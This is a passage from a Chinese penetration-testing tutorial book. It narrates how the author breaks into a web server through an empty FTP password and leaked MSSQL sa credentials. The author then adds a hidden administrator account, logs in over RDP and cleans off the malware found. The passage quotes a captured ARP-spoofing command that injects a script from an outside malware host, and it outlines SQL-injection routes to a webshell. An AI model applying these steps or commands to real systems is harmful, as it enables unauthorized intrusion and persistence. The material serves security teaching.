


图 4-179 获取该公司官方网站服务器 IP 地址

2. 获取绑定域名信息

在 IP866.com 网站上单击“反查域名”，单击“点这里反查全部相关域名”获取该服务器绑定的其他域名地址，如图 4-180 所示。




图 4-180 反查域名信息

3. 查看网站信息

在反查域名信息列表中单击网站名称，可以打开选中的网站，在查看反查出来的结果中发现有的网站已经被列入非名单，如图 4-181 所示，通过 Firefox 安全插件得知，该网站已经被人攻击过，很有可能被人挂马了。



图 4-181　通过 Firefox 安全插件获取网站安全情况

4. 获取端口开放情况

使用 sfind 扫描获取的 IP 地址，从扫描的结果来看，服务器开放了 21、80、1433、3389 端口，如图 4-182 所示。从获取的信息来判断，服务器的安全不是做得特别严格的那种，安全做的严格的服务器对外开放的端口非常少，有的仅仅开放 80 端口。




图 4-182　获取端口开放情况

4.11.3　弱口令扫描

在进行安全检测时，可以先对程序检测，也可以先对一些弱口令进行扫描。由于能够

查看 3389 以及 1433 端口，因此先对 Ftp、MSSQL 口令进行扫描，然后再对网站进行安全检测。Ftp、MSSQL 口令扫描结束后，发现该服务器有一个弱口令，用户名为 Ftp，口令为空。

4.11.4 Ftp 扫描结果处理与应用

1. 使用 Cuteftp 软件进行登录尝试

先新建一个站点，在 Label 中输入一个标识，在“Host address”中输入服务器 IP 地址以及获取的用户名 Ftp，密码为空，在 login method 中选择“Anonymous”即匿名登录，如图 4-183 所示。



图 4-183 配置 Ftp 软件

连接成功后，如图 4-184 所示，从 Cuteftp 软件中可以查看到一些 asp 文件，在 Ftp 根目录中可以看到有 conn.asp、config.asp 以及 index.asp，将其下载到本地。




图 4-184 下载获取的 Ftp 服务器目录下的文件

2. 查看代码文件

使用UE编辑器查看下载的conn.asp文件，如图4-185所示，其中数据库使用的是Mssql，截取其中部分关键代码进行分析：

```
Const SystemDatabaseType = "SQL"
Const DBFileName = "\database\RCSchool.mdb"
Const SqlUsername = "sa"
Const SqlPassword = "sh******"
Const SqlDatabaseName = "RCSchool"
Const SqlHostIP = "(local)"
```

SystemDatabaseType = "SQL"表明系统是使用 MySQL 数据库，SqlUsername = "sa"表明该系统是使用最高权限角色用户 sa，SqlPassword = "sh******"告诉数据的密码是 ，“sh******” SqlDatabaseName = "RCSchool"告诉我们数据库的名称为“RCSchool”。




图 4-185　获取 conn.asp 文件中有关数据库相关信息

从获取的信息来看至少有三种方式进行渗透：

第一种是使用 sqltools 进行连接，然后直接执行命令、上传文件等操作，如果该方法不行，则可以尝试第二种。

第二种是在本地通过 sql Server 企业服务器注册该数据库服务器，然后像在本地管理数据库一样来管理该数据库。

第三种是上传一个数据库 WebShell 或者直接上传一个其他 WebShell。

3. 获取网站域名信息

Config 文件一般是网站的配置文件，通过查看 config.asp 文件，知道该网站的域名地

址，如图 4-186 所示。



图 4-186　获取网站域名地址

4.11.5　获取 WebShell 与提权

1. 上传 WebShell 进行尝试

使用 cuteftp 上传 asp.net 木马 vip.aspx，先测试一个文件，如图 4-187 所示，在网站中输入一个已经存在的文本文件“采集错误修改.txt”，网页显示为“无法找到该页”，表明上传文件不在当前网站目录。看来此法不通。




图 4-187　无法查看上传文件

2. 设置“SQLTools”

在本地直接运行 SQLTools 程序，如图 4-188 所示，在“服务器名称/IP”中输入服务器的 IP 地址，用户名输入“sa”，密码输入从 conn.asp 文件获取的密码“sh******”，然后单击“确定”，进行连接。



图 4-188　设置 SQL 服务器

连接成功后会在“SQL 综合利用工具”底部的状态栏中显示连接情况，如图 4-189 所示，显示连接成功。



图 4-189　连接 SQL Server 成功

3. 执行命令测试

在“SQL 综合利用工具”中选择“执行 DOS 命令”，在其中执行“net localgroup administrators”命令来查看具有管理员权限的用户组，如图 4-190 所示，在该计算机中一共有 3 个具有管理员权限的用户。



图 4-190 查看管理员用户组

4. 添加新用户

分别执行“net user king$ ****** /add”命令，将king$用户添加到系统中，并使用“net localgroup administrators king$ /add”命令，将king$用户添加到管理员组中，如图 4-191 和图 4-192 所示。



图 4-191 添加king$用户到系统中



图 4-192 将king$添加到管理员组

5. 再次查看管理员组

使用“net localgroup administrators”命令来查看系统中具有管理员权限的用户，如图 4-193 所示。



图 4-193 查看具有管理员权限用户

6. 登录 3389

打开 3389 登录器，在其中输入刚才添加的用户 king$和密码，如图 4-194 所示，然后单击“连接”按钮，进行 3389 登录尝试。




图 4-194 进行 3389 登录尝试

7. 成功进入系统

如图 4-195 所示，进入系统后输入“ipconfig /all”命令查看该计算机 IP 地址配置信息。

8. 查看网站配置情况

单击“开始”-“程序”-“控制面板”-“管理工具”-“IIS 信息服务”，打开 IIS 信息

服务管理器，如图 4-196 所示，一共有 16 个站点，这些站点大部分是 asp 语言编写的，都是以源代码形式保存在系统中的。




图 4-195　查看网络配置情况



图 4-196　找到网站

4.11.6　系统安全情况与安全加固

到此，已经顺利进入系统，下面就是对系统的一些配置、漏洞以及木马等情况进行查看。

1. 使用“瑞星卡卡上网安全助手”查看系统补丁更新情况

在该系统中安装了“瑞星卡卡上网安全助手”软件，通过“瑞星卡卡上网安全助手”可以直接扫描系统中存在的漏洞情况，如图 4-197 所示，扫描到 12 个系统漏洞，单击“修复”按钮，立即下载补丁并修复系统存在的漏洞。




图 4-197　查找系统漏洞并修复

2．找到系统 arp 挂马代码

在系统 wmpub 目录中发现大量的可执行文件和批处理，直接查看 crss.bat 脚本文件，如图 4-198 所示，其代码如下：

```
    smss.exe -idx 0 -ip 221.5.250.2-221.5.250.130 -port 80 -insert "<script
language=javascript     src="http://www.forklift-shuangli.com/ccwu/admin/up/
flash.js"></script>" -spoofmode 2
```

该代码为典型的流量劫持，将访问 221.5.250.2-221.5.250.130 网段的 80 端口全部转向到“http://www.forklift-shuangli.com/ccwu/admin/up/flash.js”地址，该地址明显为木马地址。



图 4-198　找到 arp 挂马代码

3. 使用 autoruns 软件查看系统服务等情况

使用 autoruns 软件查看系统的服务等运行情况，在其中可以看到有灰鸽子服务，直接删除其中的一些木马程序和可疑程序，如图 4-199 所示。



图 4-199　找到灰鸽子服务

4. 使用 360 安全卫士进行安全加固

下载 360 安全卫士最新版本，运行 360 安全卫士，使用其来查杀系统中的木马等病毒，如图 4-200 所示，在安装时检测出 3 个病毒文件，安装完毕后，查杀系统中的恶意插件以及病毒。



图 4-200　使用 360 卫士查杀病毒

4.11.7 总结与探讨

本次检测使用的是一些比较简单的技术，弱口令扫描，然后就是利用“SQL 综合利用工具”直接连接数据库，通过添加用户直接登录 3389，进而全面控制系统。在系统中发现了包括灰鸽子在内的多个木马程序，其中还有 arp 挂马程序，后来通过获取系统密码 Hash，通过导入 lc5 破解，发现该系统的密码就是数据库 sa 所对应的密码，如图 4-201 所示，如果在最初使用这个密码尝试一下，会更快地进入系统，这就是社会工程学的厉害之处。




图 4-201　使用 lc5 破解系统密码

在文章结束时，对该服务器重新进行连接，发现添加到用户已经被删除，Ftp 也设置密码，但是通过 sqltools 仍然可以连接进入系统。

4.12 Access 注入获取 WebShell

对于 Access 数据库+ASP 网站存在的 SQL 注入点的一般处理思路主要有下面五个途径。

（1）查看是否有直接可以上传 WebShell 的地方。如果存在则可以直接上传 WebShell 来获得 WebShell 控制权限。

（2）存在上传地址，但无法直接上传 WebShell，可以尝试通过 IIS 解析漏洞等方法来绕过对文件后缀名的验证。

（3）备份数据库。在存在输入的页面加入一句话木马，然后将数据库备份为 asa 或者 asp 的文件。

（4）本地构建上传页面，通过抓包等方法本地提交到服务器。

（5）通过查询直接将一句话写入一个文件中，方法即是本文用到的方法。

下面就一个具体的目标如何实施渗透进行介绍。

4.12.1 扫描漏洞

本次渗透测试换了一个工具，这个工具是国外的，提供免费版本供安全爱好者使用。软件名字叫 WebCruiser，软件官方下载地址：http://sec4app.com/。该软件不需要安装，不过需要.net FrameWork2.0 以上环境支持。运行后如图 4-202 所示，在 URL 中输入本次需要扫描的地址“http”//www.xxx.org”，然后在菜单栏中单击“Scanner”和“Scan Current Site”对目标站点进行扫描。WebCruiser 扫描效果还是不错的，虽然也有误报，但对 Java 扫描效果非常好。本次扫描结果表明目标网站有两个漏洞：一个是 SQL 注入漏洞，另外一个是跨站漏洞。




图 4-202 扫描漏洞

4.12.2 SQL 注入测试

在进行 SQL 注入测试前，需要更多地收集目标所使用系统的信息，通过探测和查看网页源代码，获知该系统使用 NBArticle，通过网上下载了 NBArticle 的两个版本，对其数据库进行了分析和研究，该 CMS 系统管理员表名为 NB_Master，将该表名和表字段添加到 WebCruiser 的系统设置中。

